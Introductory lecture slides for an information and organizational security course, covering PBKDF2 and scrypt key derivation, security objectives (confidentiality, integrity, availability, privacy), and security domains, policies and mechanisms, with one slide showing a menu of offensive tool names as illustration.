
**K = PBKDF2(PRF, Salt, rounds, password, dim)**

- PRF: Pseudo-Random-Function: A digest
- Salt: a random value
- Rounds: the computational cost (tens or hundreds of thousands)
- Dim: the size of the result required

**Operation: calculates ROUNDS x DIM operations from the PRF using the SALT and PASSWORD**

- Larger number of rounds will increase the cost

# Key Derivation: PBKDF2



# Key Derivation: scrypt


---

**Produces a key with a chosen storage cost**

**K = scrypt(password, salt, n, p, dim, r, hLen, Mflen)**

- Password: a secret
- Salt: a random value
- N: the cost parameter
- P: the parallelization parameter.  $p \leq (2^{32} - 1) * hLen / Mflen$
- Dim: the size of the result
- R: the size of the blocks to use (default is 8)
- hLen: the size of the digest function (32 for SHA256)
- Mflen: bytes in the internal mix (default is  $8 \times R$ )

# Key Derivation: scrypt



# Introduction

---

INFORMATICS AND ORGANIZATIONAL SECURITY

# Security ?



```
8b .d8888. .d88b. .o88b. d888888b d88888b d888888b  
88' YP .8P Y8. d8P Y8 `88' 88 88  
`8bo. 88 88 8P 88 8800000 88  
`Y8b. 88 88 8b 88 88  
db 8D `8b d8' Y8b d8 .88. 88. 88.  
'8888Y' `Y88P' `Y88P' Y888888P Y888888P YP  
  
{1}--Venom  
{2}--sqlmap  
{3}--Shellnoob  
{4}--commix  
{5}--FTP Auto Bypass  
{6}--jboss-autopwn  
{7}Blind SQL Automatic Injection And Exploit  
{8}Autoforce the Android Passcode given the hash  
{9}Sqlma SQL injection Scanner  
  
* To Main Menu
```



# Security

**Subject focused on the predictability of systems,  
processes, environments...**

**Across all aspects of the life cycle:**

- Planning
- Development
- Execution
- Processes
- People
- Clients and Supply Chain
- Mechanisms
- Standards and Laws
- Intellectual Property

# Security: Planning

**Design of a solution complying with some requirements under a normative context**

## Without flaws

- All operation states are the ones predicted
- There are no additional states escaping the expected logic
  - Even if forced transitions are used

## Under the scope of a normative context

- Specific for each activity or sector
- Ex: ISO 27001, ISO 27007, ISO 37001

# Security: Development

**Implement a solution complying with the design,  
without other operation modes**

**Without bugs which compromise the correct  
execution**

- No crashes
- Without invalid or unexpected results
- With the correct execution times
- With adequate resource consumption
- Without information leaks

**Software:**

- Requires careful implementation
- Requires tests to obtain an implementation with the expected... and only the expected behavior

# Security: Execution

**Code executes as it was written, with all predicted processes**

**Environment is controlled, cannot be manipulated or observed**

**Without the existence of anomalous behavior, introduced by environmental aspects**

- Such as: storage speed, RAM amount, trusted communications



## ISO 27001 – Clean Desk Policy



# Security: people and partners

**Staff behavior cannot have a negative impact to the solution**

**Norms are in place to regulate what actions are expected**

**Staff is trained to distinguish correct from incorrect behavior**

**Staff has the correct incentives to behave adequately**

**When staff is compromised, or deviate, actions have limited impact**

# Security: Analysis and Auditing

**What is the actual behavior of the solution?**

**Identify deviations from the expected attributes**

- Faults, Errors, behavior

**Identify the risk for the solution to be modified**


- Exposition to possible attackers
- Incentives one may have to modify it
- Identify potential actos (Threats)

**Identify the impact of the deviations**

- Total loss of data? Denial of Service? Increase Operation Cost?


# The Map of Cybersecurity Domains

Henry Jiang | March 2021 | REV 3.0



# Dimensions to consider

- Selection
- Training
- Awareness
- Organization of security
- Security policies
- Security administration processes
- Continued evolution of auditing and follow-up processes



- Vulnerability scanning
- Firewalls
- Authentication
- Access Control
- Cryptography
- Digital Signatures
- Certification authorities
- Certification hierarchies
- etc...

# Perspectives

**Security has multiple intertwined perspectives**

**Defensive: focus on maintaining predictability**


**Offensive: focus on exploiting predictability**

- May have malicious/criminal intent
- May have the purpose of validating the solution (Red Teams)

**Other:**

- Reverse Engineering: Recovery of design from built products
- Forensics: extract information and reconstruct previous events
- Disaster Recovery: minimize the impact of attacks
- Auditing: validate the solution complies with some set of requirements

# Information Security Objectives



# Information Security Objectives

**Confidentiality:** Information may only be accessed by a restricted group of entities

## Measures:

- Encrypt information
- Use access passwords (strong)
- Use Identity Management and Authentication systems
- Doors, Strong walls
- Security personnel
- Training

# Information Security

## Integrity: Information remains unchanged

- Can be applied to behavior of devices and services

## Measures:

- Identity control (hashes)
- Backups
- Access Controls
- Robust Storage Devices
- Data verification processes

# Information Security

**Availability:** Information is available to target entities

- Can be applied to service and devices

**Measures:**

- Backups
- Disaster recovery plans
- Redundancy
- Virtualization
- Monitoring

# Information Security - Others

## Privacy: how personal information is handled

- Acquired
- Processed
- Stored
- Shared
- Deleted

## Measures:

- Access control
- Transparent processes
- Ciphers
- Integrity and Authenticity controls
- Logs

# Security objectives (1/3)

## Defense against catastrophic events

- Natural phenomena
- Abnormal temperature, lightning, thunder, flooding, radiation, ...

## Degradation of computer hardware

- bad sectors in disks
- failure of power supplies
- bit errors in RAM cells or SSD, etc.

# Security objectives (2/3)

## Defense against ordinary faults / failures

- Power outages
- Systems' internal failures
  - Linux Kernel panic, Windows blue screen, OS X panic
  - Deadlocks
  - Abnormal resource usage
- Software faults / Communication faults...

# Security objectives (3/3)

## **Defense against non-authorized activities (adversaries)**

- Initiated by someone “from outside” or “from inside”

## **Types of non-authorized activities:**

- Information access
- Information alteration
- Resource usage
  - CPU, memory, print, network, etc.
- Denial of Service
- Vandalism
  - Interference with the normal system behavior without any benefit for the attacker

# Core Concepts

**1. Domains**

**2. Policies**

**3. Mechanisms**

**4. Controls**

# Security Domains

**A set of entities sharing similar security attributes**

**Allow managing security in a aggregated manner**


- Management will set the attributes of the domain
- Entities are added do the domain and will get the “group” attributes

**Behavior and interactions are homogenous inside the domain**

**Domains can be organized in a flat or hierarchical manner**

**Interactions between domains are usually controlled**

# Security Domains



# Security Policies

**Set of guidelines related to security, that rule over a domain**

**Organization will contain multiple policies**

- Applicable to each specific domain
- They may overlap and have different scopes/abstraction levels

**The multiple policies must be coherent**

**Examples**

- Users can only access web services
- Subjects must be authenticated in order to enter the domain
- Walls must be made of concrete
- Communications must be encrypted

# Security Policies

## Define the power of each subject

- Least privilege principle: each subject should only have the privileges required for the fulfillment of his duties.

## Define security procedures

- Who does what in which circumstances

## Define the minimum security requirements of a domain

- Security levels, Security Groups
- Required authorization
  - And the related minimum authentication requirements (Strong/weak, single/multifactor, remote/face-to-face)

# Security Policies

## **Define defense strategies and fight back tactics**

- Defensive architecture
- Monitoring of critical activities or attack signs
- Reaction against attacks or other abnormal scenarios

## **Define what are legal and illegal activities**

- Forbid list model: Some activities are denied, the rest are allowed
- Permit list model: Some activities are allowed, the rest is forbidden

# Security mechanisms

## Mechanisms implement policies

- Policies define, at a higher level, what needs to be done or exist
- Mechanisms are used to deploy policies

